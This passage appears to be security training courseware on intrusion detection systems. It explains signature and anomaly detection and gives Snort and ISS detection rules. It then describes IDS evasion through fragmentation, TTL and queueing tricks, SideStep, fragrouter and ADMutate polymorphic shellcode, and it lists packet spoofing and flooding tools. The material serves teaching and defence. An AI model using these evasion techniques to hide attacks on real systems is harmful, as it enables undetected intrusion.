Furthermore, somewhere in the range of 80 - 85 percent of security incidents originate from within an organization. Consequently, intrusion detection systems should rely predominantly on host-based components, but should always make use of NIDS to complete the defense. In short, a truly secure environment requires both a network and host-based intrusion detection implementation to provide for a robust system that is the basis for all of the monitoring, response, and detection of computer misuse.

System Integrity Verifiers (SIV)


- System Integrity Verifiers (SIV) monitor system files to find when an intruder changes.
- Tripwire is one of the popular SIVs.
- SIVs may watch other components such as Windows registry as well as chron configuration to find known signatures.



Network intrusion detection systems (NIDS) monitors packets on the network wire and attempts to discover if a hacker/cracker is attempting to break into a system (or cause a denial of service attack). A typical example is a system that watches for large number of TCP connection requests (SYN) to many different ports on a target machine, thus discovering if someone is attempting a TCP port scan. A NIDS may run either on the target machine who watches its own traffic (usually integrated with the stack and services themselves), or on an independent machine promiscuously watching all network traffic (hub, router, probe).

System integrity verifiers (SIV) monitors system files to find when an intruder changes them (thereby leaving behind a backdoor). An integrity monitor watches key system structures for change. For example, a basic integrity monitor uses system files or registry keys as "bait" to track changes by an intruder. Although they have limited functionality, integrity monitors can add an additional layer of protection to other forms of intrusion detection.

The most popular integrity monitor is Tripwire, available for both Windows and UNIX. It can monitor a number of attributes, including file additions, deletions, or modifications; file flags; last access time; last write time; create time; file size; hash checking etc. A SIV may watch other components as well, such as the Windows registry and cron configuration, in order to find well known signatures. It may also detect when a normal user somehow acquires root/administrator level privileges.



Source: Tripwire

Log file monitors (LFM) monitor log files generated by network services. The simplest form of IDS is a log file monitors, which attempt to detect intrusions by parsing system event logs. In a similar manner to NIDS, these systems look for patterns in the log files that suggest an intruder is attacking. A typical example would be a parser for HTTP server log files that looking for intruders who try well-known security holes, such as the "phf" attack.

Intrusion Detection

Anomaly Detection

Signature Recognition

Anomaly Detection

- The idea behind this approach is to measure a "baseline" of such stats as CPU utilization, disk activity, user logins, file activity, and so forth.
- The benefit of this approach is that it can detect the anomalies without having to understand the underlying cause behind the anomalies.

Signature Recognition

- This means that for every hacker technique, the engineers code something into the system for that technique.
- This can be as simple as a pattern match. The classic example is to examine every packet on the wire for the pattern "/cgi-bin/phf?" which indicates an attempt to access this vulnerable CGI script on a web-server.

Note Anomaly Detection: Anomaly detection involves establishing a baseline of "normal" system or network activity and then sounding an alert when a deviation occurs. Because network traffic is constantly changing, such a design lends itself more to host-based IDS than network IDS. Anomaly detection provides high sensitivity but low specificity. An administrator can create profiles of the system and determine what their normal operational parameters are, and then look out for events that are out of profile. Therefore if someone who doesn't have the right credentials attempts to log into a system on the network -

and is denied access, an application will set off an alarm on some other console to say that there is an unauthorized access. At another level, anomaly detection can investigate user patterns, such as profiling the programs executed daily. If a user in the graphics department suddenly starts accessing accounting programs or compiling code, the system can properly alert its administrators.

Note Signature Detection: Signature based works on a host or a network basis where a particular type of packet or data stream is looked for. This method uses specifically known patterns of unauthorized behavior to predict and detect subsequent similar attempts. These specific patterns are called signatures. An example is of a signature "three failed logins" used in host-based intrusion detection. For network intrusion detection, a signature can be as simple as a specific pattern that matches a portion of a network packet. When the scanner sees it, it generates an alarm. The issue with signature based applications is that they're really only as good as the signatures are. So they leave a large area to be desired in terms of total effectiveness. Moreover, the occurrence of a signature might not signify an actual attempted unauthorized access. Depending on the robustness and seriousness of a signature that is triggered, some alarm, response, or notification should be sent to the proper authorities.

How does an IDS match signatures with incoming traffic?

- Traffic consists of IP datagrams flowing across a network.
- An IDS is able to capture those packets as they flow by on the wire.
- An IDS consists of a special TCP/IP stack that reassembles IP datagrams and TCP streams. It then

applies some of the following techniques:

- Protocol stack verification
 - Application protocol verification
 - Creating new loggable events
-

Note Traffic consists of IP datagrams flowing across a network. A NIDS is able to capture those packets as they flow by on the wire. A NIDS consists of a special TCP/IP stack that reassembles IP datagrams and TCP streams. It then applies some of the following techniques:

Protocol stack verification A number of intrusions use violations of the underlying IP, TCP, UDP, and ICMP protocols in order to attack the machine. A simple verification system can flag invalid packets. This can include valid, by suspicious, behavior such as severely fragmented IP packets.

Application protocol verification A number of intrusions use invalid protocol behavior, such as DNS cache poisoning, which has a valid, but unusually signature. In order to effectively detect these intrusions, a NIDS must re-implement a wide variety of application-layer protocols in order to detect suspicious or invalid behavior.

Creating new loggable events A NIDS can be used to extend the auditing capabilities of the network management software. For example, a NIDS can simply log all the application layer protocols used on a machine. Downstream event log systems can then correlate these extended events with other events on the network.

Signatures range from very simple - checking the value of a header field - to highly complex signatures that may actually track the state of a connection or perform extensive protocol analysis. Signature

analysis systems have a few key strengths. They are very fast, since packet matching is a relatively non-processor intensive task. The rules are easy to write and understand, as well as very customizable. These systems excel at catching low level, simple attacks since they tend to employ prepackaged exploits that are easy to recognize.

Protocol Stack Verification

- A number of intrusions, such as "Ping -O-Death" and "TCP Stealth Scanning" use violations of the underlying IP, TCP, UDP and ICMP protocols in order to attack the machine.
- A simple verification system can flag invalid packets. This can include valid, by suspicious, behavior such as severally fragmented IP packets.



Many network protocols are simple and easy to analyze. They involve one system sending a single request to another, and waiting for that system to respond. For example, a network monitor can easily determine the purpose of a single UDP DNS query by looking at one packet.

Other protocols are more complex, and require consideration of many individual packets before a determination can be made about

the actual transaction they represent. In order for a network monitor to analyze them, it must statefully monitor an entire stream of packets, tracking information inside each of them.

Note Protocol analysis is a technique used by protocol based IDS to detect the presence of attack signatures. Protocol analysis takes advantage the high degree of order in network protocols and uses this knowledge to quickly detect the presence of an attack. This highly efficient technique results in an enormous reduction in the amount of computation required. As a result a greater number of attacks can be detected and analyzed in greater detail without missing a single packet, even on a fully loaded 100 Mbps line.

In a Protocol Analysis IDS, since the protocols are being decoded it is easy to check the fields of the various layers for illegal or suspicious values. And since the protocol is decoded, it is also easy to check the IP or TCP fragmentation bits. If the fragmentation bit is set the packets are first reassembled and then searched for attack signatures. By reassembling the packets the system is easily able to detect attacks hidden using packet fragmentation techniques. Protocol decoding also eliminates the false positives so common in pattern matching systems. False positives occur when a byte string in a packet matches a pattern signature, but the string is in fact not an attack at all.

However, due to the preprocessors required for advanced protocol examination, protocol analysis can be fairly slow to begin with. Furthermore, the rules for a protocol system are difficult to write and understand. Systems differ in their implementation of protocol standards and RFCs, making it difficult for IDS developers to write accurate processors.

Initially protocol-based IDSs appear slower than signature-based systems, though they address scalability and performance better. Furthermore, since they search for generic violations, protocol

analysis engines can detect zero-day exploits unlike signature based system. Regrettably, they can also miss out obviously deviant events, such as a root Telnet session, that do not violate any protocol. Protocol-based systems keep the false alarms to a minimum, since they log real violations.

Example: Consider the following signature used by the ISS RealSecure IDS to detect the SQL Slammer worm. Note that the signature was in place nearly five months before the worm appeared, making it possible for users of ISS to detect the worm way ahead.

```
SQL_SSRP_StackBo is (
    udp.dst == 1434
    ssrp.type ==4
    ssrp.name.length > ssrp.threshold)
```

Where ssrp.type is first-byte of packet

where ssrp.name is nul-terminated string starting at second byte

Where ssrp.threshold defaults to 97

ISS decoded Microsoft's SSRP protocol, and tested it for conditions - specifically vulnerability. This shows that using protocol analysis IDS doesn't have to wait till exploits appear to write signatures, but can instead test against the vulnerability itself.

Application Protocol Verification

- A number of intrusions use invalid protocol behavior, such as "WinNuke", which uses NetBIOS protocol (adding OOB data or DNS cache poisoning, which has a valid but unusual signature).
 - In order to effectively detect these intrusions, an IDS must re-implement a wide variety of application-layer protocols in order to detect suspicious or invalid behavior.
-

Note We have seen how network IDS can detect varying signatures and how traffic can be analyzed at the protocol level. Evasion at the application layer is an aspect that is being addressed by NIDS better. A number of intrusions use invalid protocol behavior or valid, but unusual signature. In order to effectively detect these intrusions, a NIDS must re-implement a wide variety of application-layer protocols in order to detect suspicious or invalid behavior.

However, evasion at the application layer is a complex NIDS problem. The NIDS must completely mimic the application protocol interpretation. An attacker can use the differences between the application and the IDS as a gap that can be exploited for gaining access into the network or system. Signature-based NIDSs can find it difficult to deal with the complexities of application interactions. The potential for evasion at the application layer is increasing because new protocols are becoming more complex with support for features such as Unicode, which provides a unique identifier for every character in every language to facilitate uniform computer representation of the world's languages.

The major part of the problem at the application layer is that it is very difficult to synchronize the parsing done by the NIDS with the parsing done by the application. Intruders often exploit application protocol weakness for crashing applications or breaking into hosts. Attacks such as WinNuke and invalid packets that cause DNS cache corruption fall into this category. Host-based IDS that has access to the application logs is much more effective at detecting application layer attacks.

What happens after an IDS detects an attack?

1. Configure firewall to filter out the IP address of the intruder.

2. Alert user / administrator (sound / e-mail / Page).
 3. Write an entry in the event log. Send an SNMP Trap datagram to a management console like HP Openview or Tivoli.
 4. Save the attack information (timestamp, intruder IP address, Victim IP address/port, protocol information).
 5. Save a tracefile of the raw packets for later analysis.
 6. Launch a separate program to handle the event
 7. Terminate the TCP session - Forge a TCP FIN packet to force a connection to terminate.
-

Reconfigure Firewall

Configure the firewall to filter out the IP address of the intruder. However, this still allows the intruder to attack from other addresses.

Chime

Beep or play a .WAV file. This may be anything that draws the attention of the administrator.

SNMP Trap

Send an SNMP Trap datagram to a management console like HP OpenView, Tivoli, Cabletron Spectrum, etc.

Windows NT Event

Send an event to the event log.

Syslog

Send an event to the UNIX syslog event system.

Send E-Mail

Send e-mail to an administrator to notify of the attack.

Page

Page (using normal pagers) the system administrator.

Log the Attack

Save the attack information (timestamp, intruder IP address, victim IP address/port, protocol information).

Save Evidence

Save a tracefile of the raw packets for later analysis.

Launch Program

Launch a separate program to handle the event.

Terminate the TCP Session

Forge a TCP RST packet to force a connection to terminate.

IDS Software Vendors

- CyberCop Monitor by Network Associates, Inc.
(<http://www.nai.com>)
 - RealSecure by Internet Security Systems (ISS)
(<http://www.iss.net>)
 - NetRanger by WheelGroup/Cisco
(<http://www.wheelgroup.com>)
 - eTrust Intrusion Detection by Computer Associates
(<http://www.cai.com>)
 - NetProwler by Axent (<http://www.axent.com>)
 - Centrax by Cybersafe (<http://www.cybersafe.com>)
 - NFR by Network Flight Recorder (<http://www.nfr.net>)
 - Dragon by Security Wizards (<http://www.network-defense.com>)
-

CyberCop Monitor by Network Associates, Inc.

CyberCop Monitor is a hybrid host/network based IDS that analyzes network traffic to and from the host as well as Windows NT EventLog audit trails and Windows NT authentication activity.

- Developed under the Microsoft Management Console user interface, both CyberCop Monitor and the SMI Console integrate to provide an easy to use graphical interface for local / remote reporting, and remote installation.
- Configuration editor allows for custom settings and thresholds to suit every environment, including security profiles, account groups, time and subnets.
- Extensive filtering using ordered filter rules for each signature.
- Report coalescing feature suppresses denial of service on the IDS itself.
- Report collating of monitoring and scanning information per system with trend analysis options, including 3D charting and graphing from an SQL database.

CyberCop Monitor was written from the ground up by NAI. There is NO connection with the CyberCop Network v.1.0 product developed by Network General/WheelGroup or the Haystack product from TIS - This was aging technology and shelved some months after each subsequent acquisition.

RealSecure by Internet Security Systems (ISS), Inc.

Internet Security Systems is the first and only company that has tied both intrusion detection (ISS RealSecure) and vulnerability detection (ISS Internet Scanner) into an integrated security platform for organization to help plan, analyze, and manage their security on a continuous basis. ISS RealSecure is a component of ISS SAFE suite family of products that cover managing security risk across the enterprise. ISS RealSecure is the market-leader in Intrusion Detection with an integrated host and network based solution. ISS RealSecure comes with several attack signatures with the ability for customers in both the network and host based solution to add or modify their own signatures.

eTrust Intrusion Detection by Computer Associates

Formerly Memco/Abirnet/PLATINUM SessionWall, this is now owned by Computer Associates and marketed as *eTrust Intrusion Detection*.

Originally, SessionWall started out as more of a firewall/content-inspection platform that interposed itself in the stream of traffic. I'm not sure where it is now.

NFR by Network Flight Recorder

NFR is available in multiple forms: a freeware/research version, the "NFR Intrusion Detection Appliance" which comes as bootable CD-ROM and bundles from 3rd party resellers that add their own features on top of it (like Anzen).

One of the popular features of NFR is "N-code", a fully featured programming language optimized for intrusion detection style capabilities. They have a full SMTP parser written in the N-code. Most other systems have either simply add signatures or force you to use raw C programming. Numerous N-code scripts are downloadable from the Internet from sources such as Lophet.

NFR does more statistical analysis than other systems. The N-code system allows easy additions into this generic statistical machine.

Dragon by Security Wizards

Dragon is based on the Award-Winning UNIX-based Intrusion Detection System from Enterasys - a Cabletron Company - (Previously Network Security Wizards) in the USA. Dragon Network based IDS is the most scalable, versatile IDS currently available. Unix based, and compatible with many of today's favored operating systems, Dragon has consistently proved itself to be the most reliable, accurate and robust IDS available. A host-based intrusion defense tool, Dragon Host Sensor monitors individual systems and applications, including today's most common operating systems, for evidence of malicious or suspicious activity in real time, and monitors key system logs for evidence of tampering. Dragon Host Sensor may be deployed on a protected host or on a dedicated analysis system where logs are forwarded from switches, firewalls, routers and other IDSs and aggregated via SNMP or syslog.

Snort (<http://www.snort.org>)

- Snort is an Open Source Intrusion Detection System
- It contains over thousand signatures. and can be downloaded at
<http://www.snort.org/cgi-bin/done.cgi>
- Checkout the following example:

In this example of PHF attack detection, a straight text string is searched for in the app layer

```
Alert tcp any any -> 192.168.1.0/24 80 (msg: "PHF
attempt" ; content: "/cgi-bin/phf";)
```

It gives an alert, that a TCP connection from any IP address and any port to the 192.168.1.x subnet to port 80.

It searches for the content "/cgi-bin/phf" any where in the content. If it find such content, it will alert the console with a message "PHF attempt"

Tools Snort is a software-based real-time network intrusion detection system developed by Martin Roesch that can be used to notify an administrator of a potential intrusion attempt. Snort is a "lightweight" NIDS in that it is non-intrusive, easily configured, utilizes familiar methods for rule development, and takes only a few minutes to install. Snort currently includes the ability to detect more than 1100 potential vulnerabilities.

Among its features include the ability to:

- Detect and alert based on pattern matching for threats including buffer overflows, stealth port scans, CGI attacks, SMB probes and NetBIOS queries, NMAP and other portscanners, well-known backdoors and system vulnerabilities, DDoS clients, and many more;
- Use syslog, SMB "WinPopUp" messages, or a file to alert an administrator;
- Develop new rules quickly once the pattern (attack signature) is known for the vulnerability;
- Record packets in their human-readable form from the offending IP address in a hierarchical directory structure.
- Used as a "passive trap" to record the presence of traffic that should not be found on a network, such as NFS or Napster connections;

- Used on an existing workstation to monitor a home DSL connection, or on a dedicated server to monitor a corporate web site

Snort uses the popular libpcap library, the same library that tcpdump uses to perform its packet sniffing. Snort decodes all the packets passing by on the network to which it's attached by entering promiscuous mode. Based upon the content of the individual packets and the rules defined in the configuration file, an alert is generated.

Evading IDS Systems

- Many simple network intrusion detection systems rely upon "pattern matching".
- Attack scripts have well known patterns, so simply compiling a database of the output of known attack scripts provide pretty good detection, but can easily be evaded by simply changing the script.
- IDS evasion focuses on foiling signature matching by altering an attacker's appearance.

For example, some POP3 servers are vulnerable to a buffer overflow when a long password is entered. It is easy to evade simply by changing the attack script.

Attack Methods	An evasion attack is said to have occurred when an end-system accepts a packet that the IDS rejects. By erroneously rejecting the packet, an IDS misses its contents entirely. This allows the attacker to exploit a similar situation where it is possible to slip crucial information past the IDS in packets that the IDS is too strict about processing.
-----------------------	--

These attacks are the easiest to exploit and most devastating to the accuracy of the IDS. Entire sessions can be carried forth in packets that evade the IDS. Evasion attacks foil pattern matching in a manner quite similar to insertion attacks. Again, the attacker makes the IDS to see a different stream of data than the end-system - though the end-system sees more than the IDS, and the information that the IDS misses becomes critical to the detection of the attack.

Protocols like TCP allow any amount of data (within the limits of the IP protocol's maximum packet size) to be contained in each discrete packet. A collection of data can be transmitted in one packet, or in a group of them. Because they can arrive at their destination out of order, even when transmitted in order, each packet is given a number that indicates its place within the intended order of the stream. This is commonly referred to as a "sequence number", and collections of packets marked with sequence numbers as "sequenced".

The recipient of stream of TCP packets has the responsibility of re-ordering and extracting the information contained in each of them, reconstructing the original collection of data that the sender transmitted. The process of taking a collection of unordered, sequenced packets and reconstructing the stream of data they contain is termed "reassembly".

Reassembly issues manifest themselves at the IP layer, as well; IP defines a mechanism, called "fragmentation", that allows machines to break individual packets into smaller ones. Each individual fragment bears a marker that denotes where it belongs in the context of the original packet; this field is called the "offset". IP implementations must be able to accept a stream of packet fragments and, using their offsets, reassemble them into the original packet.

Evasion attacks disrupt stream reassembly by causing the IDS to miss parts of it. The packets lost by the IDS might be vital for the sequencing of the stream; the IDS might not know what to do with the

packets it sees after the evasion attacks. In many situations, it's fairly simple for the attacker to create an entire stream that eludes the IDS.

Complex IDS Evasion

- An intruder might send a TCP SYN packet that the IDS sees, but the victim host never sees.
 - This causes the IDS to believe the connection is closed, but when in fact it is not. Since TCP connections do not send "keep-alives", the intruder could wait hours or days after this "close" before continuing the attack.
 - The first attack is to find a way to pass packets as far as the IDS, and cause a later router to drop packets.
 - This depends upon the router configuration, but typical examples include low TTL fields, fragmentation, source routing, and other IP options.
 - If there is a slow link past the IDS, then the hacker can flood the link with high priority IP packets, and send the TCP FIN as a low priority packet - the router's queuing mechanism will likely drop the packet.
-

Attack Methods	Experienced hackers can direct their attacks in ways to bypass intrusion detection systems through complex procedures. For example, an intruder might send a TCP SYN packet that the NIDS detects, but which the target system does not. This leads the NIDS to believe the connection is closed, but when in fact it is open. Since TCP connections are stateful, the intruder could wait hours or days before resuming the attack. In practice, most interesting services do kill the connection after a certain time with no activity, but the intruder still can cause a wait of several minutes before continuing.
-----------------------	---

The first such attack is to find a way to pass packets as far as the NIDS, but cause a later router to drop packets. This depends upon the router configuration, but typical examples include low TTL fields, fragmentation, source routing, and other IP options. If there is a slow link past the NIDS, then the hacker can flood the link with high priority IP packets, and send the TCP FIN as a low priority packet -- the router's queuing mechanism will likely drop the packet.

Another approach is to consider what the host will or will not accept. For example, different TCP stacks behave differently to slightly invalid input (which programs like 'nmap' and 'queso' use to fingerprint operating systems). Typical ways of causing different traffic to be accepted or rejected are:

- Send TCP options,
- Cause timeouts to occur for IP fragments or TCP segments,
- Overlap fragments/segments,
- Send slight wrong values in TCP flags or sequence numbers.

Hacking Tool: fragrouter


- Fragrouter is a program for routing network traffic in such a way as to elude most network intrusion detection systems.
- Fragrouter allows attacks to avoid detection by network intrusion detection systems.

- For example, the Fragrouter could be used to obfuscate a phf attack against a web server, a buffer overflow attack against a DNS server, or any number of other attacks.

```
fragrouter [ -i interface ] [ -p ] [  
ATTACK ] host
```

Tools Fragrouter allows attacks to avoid detection by network intrusion detection systems. Conceptually, fragrouter is just a one-way fragmenting router - IP packets get sent from the attacker to the fragrouter, which transforms them into a fragmented data stream to forward to the victim. It is a program for routing network traffic in such a way as to elude most network intrusion detection systems. Fragrouter evades IDSs by fragmenting traffic at the IP or TCP layer.

Most network IDSs fall victim to this attack-hiding technique because they don't bother to reconstruct a coherent view of the network data (via IP fragmentation and TCP stream reassembly). For example, Fragrouter could be used to obfuscate a phf attack against a web server, a buffer overflow attack against a DNS server, or any number of other attacks.



Usage: fragrouter [-i interface] [-p] [ATTACK] host

Fragrouter enables an attacker to break the packets into smaller fragments before sending them across the network. This requires network-based IDS to gather all fragments and attempt to reassemble and interpret them to establish their signature.

For example, if overlapping fragments are sent with different data, some systems prefer the data from the first fragment (WinNT, Solaris), whereas others keep the data from the last fragment (Linux, BSD).

The NIDS has no way of knowing which the end-node will accept, and may guess wrong. By slicing and dicing packets in highly unusual and unexpected ways.

Hacking Tool: Tcpreplay

<http://sourceforge.net/projects/tcpreplay/>

- Tcpreplay is a set of UNIX tools which allows the replaying of captured network traffic.
- It can be used to test a variety of network devices including routers, firewalls, and NIDS.

```
tcpreplay [ -i intf ] [ -l loop  
count ] [ -r rate | -m multiplier ]  
file ...
```

Tools Tcpreplay is a BSD-style licensed tool to replay saved tcpdump files at arbitrary speeds. It

provides a variety of features for replaying traffic for both passive sniffer devices as well as inline devices such as routers, firewalls, and the new class of inline IDS's.

Many NIDSs fare poorly when looking for attacks on heavily-loaded networks. Tcpreplay allows the user to recreate real network traffic from a real network for use in testing.

Tcpreplay includes the following tools:

- tcpreplay - the tool for replaying capture files
- tcpprep - a capture file pre-processor for creating cache files for tcpreplay
- capinfo - the tool for printing statistics about capture files
- pcapmerge - a tool for merging pcap files into one larger one (1.4.x only)
- flowreplay - a tool for replaying connections (1.5.x only)

Tcpreplay was written to test network intrusion detection devices, however tcpreplay has been used to test firewalls, routers, and other in-line devices. In it's current form, tcpreplay is not very well suited for testing IP stacks or applications running on servers or clients since it is unable to synchronize TCP sequence numbers nor is able to react or use packets sent by other devices as input.

Hacking Tool: SideStep.exe

<http://www.robertgraham.com/tmp/sidestep.html>

- Sidestep is a hacking tool which evades network IDS in a completely different manner compared to fragrouter.

```
c:\>sidestep  
SideStep v1.0 Copyright (s) 2000 by Network ICE  
http://www.robertgraham.com/tmp/sidestep.html
```

usage:

```
sidestep <target> [<options>]
```

Sends attacks at the target that evades an IDS.

One of the following protocols/attacks must be specified:

```
-rpc      RPC PortMap DUMP  
-ftp      FTP CD -root  
-dns      DNS version.bind query  
- -snmp   SNMP lanman user enum  
- http    /cgi-bin/phf  
-bo       BackOrifice ping  
-all
```

One of three modes must be specified:

```
-norm    Does no evasion (normal attacks)  
-evade   Attempts to attack target evading the IDS  
-false   Does not attack the system at all (false positive) Example:  
sidestep -10.0.0.1 -evade -dns
```

Queries DNS server for version info evading IDS

Tools Sidestep is a hacking tool which evades network IDS in a completely different manner compared to fragrouter. The program generates attacks using three modes:

- Normal - This executes the attack/scan at the level of sophistication of script kiddies. Most IDSs should pick up these attacks.
- Evasion - Here it carries out the same attack but using sophisticated IDS evasion techniques. None of these attacks are fragmented at the IP or TCP layer.
- False positive - Doesn't attack the target, but instead does something relatively normal. However, many IDSs falsely trigger on this.

It must be noted that sidestep does not do anything malicious and is more of a demonstration tool for evading IDS. It does this at the application layer. To list the functionality of sidestep, it does the following:

- RPC Portmapper Dump
- FTP CWD ~root
- DNS version.bind Query
- SNMP LanMAN User Enum
- PHF Probe
- BackOrifice Ping

Hacking Tool: Anzen NIDSbench

<http://www.anzen.com/research/nidsbench/>

- Contains "fragrouter" that forces all traffic to fragment, which demonstrates how easy it is for hackers/crackers to do the same in order to evade intrusion detection.
- This accepts incoming traffic then fragments it according to various rules (IP fragmentation with various sizes and overlaps, TCP segmentation again with various sizes and overlaps, TCP insertion in order to de-synchronize the connection, etc.)

Tools Nidsbench is a lightweight, portable toolkit for testing network intrusion detection systems. It implements several well-known attacks against passive network monitoring and allows for the instrumentation of trace-driven network attack simulations. The goal of the NIDSbench project is to provide better tools for evaluating NIDS products and to help standardize a testing methodology for the purpose of objective comparison. NIDSbench provides tools to evaluate two measurable NIDS characteristics: performance and correctness. Nidsbench includes the following programs:

Tcpreplay: Tcpreplay is aimed at testing the performance of a NIDS by replaying real background network traffic in order to hide attacks. Tcpreplay allows the user to control the speed at which the traffic is replayed, and can replay arbitrary tcpdump traces. Unlike programmatically - generated artificial traffic which doesn't exercise the application/protocol inspection that a NIDS performs, and doesn't reproduce the real-world anomalies that appear on production networks (asymmetric routes, traffic bursts/lulls, fragmentation, retransmissions, etc.), tcpreplay allows for exact replication of real traffic seen on real networks.

Fragrouter: Fragrouter is aimed at testing the correctness of a NIDS, according to the specific TCP/IP attacks listed in the Secure Networks NIDS evasion paper. Other NIDS evasion toolkits which

implement these attacks are in circulation among hackers or publically available, and it is assumed that they are currently being used to bypass NIDSs.

Idstest: Idstest is aimed at testing the correctness of a NIDS by actually performing the attacks such systems are supposed to detect. In theory, this is no different from what may commercial vulnerability scanners do, except that many of them only look for vulnerability symptoms (ex. versions reported in software banners) instead of actually attempting exploits.

Hacking Tool: ADMutate

<http://www.ktwo.ca/security.html>

- ADMutate accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version which bypasses IDS.
 - Once a new attack is known, it usually takes the IDS vendors a number of hours or days to develop a signature. But in the case of ADMutate, it has taken months for signature-based IDS vendors to add a way to detect a polymorphic buffer overflow generated by it.
-

Tools ADMutate exploits weaknesses in purely signature-based IDS. By avoiding the patterns that the IDS look for and accomplishing the same goal, it is able to circumvent the stored patterns. It can take an attack shell code and subtly transform it. Polymorphism is the ability to exist in multiple forms. Therefore, if the application level data is put through a mutation algorithm, the user can obtain an equivalently functional, but completely unique code fragment.

This technique is quite easy to adapt to the needs of the exploit coder. The preferred exploit is the buffer overflow as buffer overflow's have sufficient non operational code that when can be altered to perform a number of other tasks. ADMutate attempts to encode the shellcode with a simple mechanism (xor) so that the shellcode will be unique to any NIDS sensor. This evades any shellcode signature analysis.

Usually when an attacker tries a buffer overflow attack, an ID system will match a string contained in the data or shellcode of the attack and generate an alert. ADMutate generates different strings or signatures every time so the ID system does not recognize the threat.

This means that attackers could gain ground on security experts because it takes time for ID system developers to update their products - a situation made more difficult because attackers can generate a possibly infinite amount of random strings.

The decrypt engine is needed to decode the XOR'ed shellcode. This is also polymorphic and works by varying the assembly instructions to accomplish the same results in different ways. It adopts out of order decoding to vary the signature even more. In addition, it can be used to encrypt the part of network traffic that IDS such as Snort examines. If ADMutate is combined with the statdx.c script, Snort's signature will be unable to detect this attack.

Tools to inject strangely formatted packets on to the wire

- Libnet (<http://www.packetfactory.net/libnet>)
- Rootshef (<http://www.rootshell.com>)
- IPsend (<http://www.coombs.anu.edu.au/^avalon>)

- Sun Packet Shell (psh) Protocol Testing Tool (<http://www.playground.sun.com/psh>)
 - Net::RawIP (<http://www.quake.skif.net/RawIP>)
 - CyberCop Scanner's CASL (<http://www.nai.com>)
-

aicmpsend 1.10 (<http://www.elksi.de/>)

AICMPSEND is an ICMP sender with many features including ICMP flooding and spoofing. All ICMP flags and codes are implemented. You can use this program for various DoS attacks, for ICMP flooding and to test firewalls. Requires perl module Net::RawIP

apsend 1.60 (<http://www.elksi.de/>)

TCP/IP/UDP/ICMP packet sender with syn flood, land attack, DoS attack against tcpdump 3.4, and spoofing. It also include socket functions like netcat and you can specify a lot of other options like Time to Live(TTL), Type of service(ToS), sequence number, ack number, urgent pointer, SYN/PUSH/ACK/RST/URG/FIN flag, window size, number of packets to send and so on. This program can be used to test firewall configurations. Requires perl module Net::RawIP

blast v2.0 (<http://www.foundstone.com/rdlabs/blastbeta.html>)

A small, quick TCP service stress test tool. Blast does a good amount of work very quickly and can help spot potential weaknesses in network servers. For a detailed explanation and examples of usage of this tool, please read the .txt file included in the zip.

CASL 2.0 (<http://www.pgp.com/products/casl/default.asp>)

CASL is a high-level scripting language that allows you to write simple scripts to invoke complex vulnerability tests thus avoiding hundreds of lines of low-level coding. This free version of CASL is a command-line application that currently runs under Redhat Linux 5.x. The commercial release of Cybercop Scanner includes a graphic interface. This excellent software was originally authored by the fine folks at Secure Networks Inc., now absorbed into the NAI mothership. This is one of the more powerful commercial-quality toolsets to be released as freeware.

easy tcip library 0.4 (http://members.nbcn.com/_XMCM/mgornstein/download.html)

Library to make basic tcp/ip applications in a quick and easy way.

ettercap 0.1.0 (<http://ettercap.sourceforge.net/>)

ettercap is a network sniffer/interceptor/logger for switched LANs. It uses ARP poisoning and the man-in-the-middle technique to sniff all the connections between two hosts. Data injection in an established connection is also possible keeping it alive. You can sniff connection between local and remote host through a gateway using the MAC-based sniffing mode. It has an ncurses interface.

gasp 0.92 (<http://laurent.riesterer.free.fr/gasp/>)

GASP (Generator and Analyzer System for Protocols) works by providing an extremely detailed packet description language. GASP is divided in two parts: a compiler which takes the specification of the protocols and generates the code to handle it, this code is a new Tcl command as GASP is build upon Tcl/Tk and extends the scripting facilities provided by Tcl. Linux version -author is working on a port to Windows NT.

hping2 beta 54 (<http://www.kyuzz.org/antirez/hping/>)

hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping do with ICMP replies. hping2 handles fragmentation, arbitrary packet body and size and can be used in order to transfer files under supported protocols. Using hping2 you are able at least to perform the following jobs. Test firewall rules - [spoofed] port scanning - Test net performance using different protocols, packet size, TO S (type of service) and fragmentation. - Path MTU discovery - File transfer even between really fascist firewall rules. - Traceroute functionality under different protocols. - Firewall like usage. - Remote OS fingerprint. - TCP/IP stack auditing.

icmpush 2.2 (<http://ispahack.ccc.de/>)

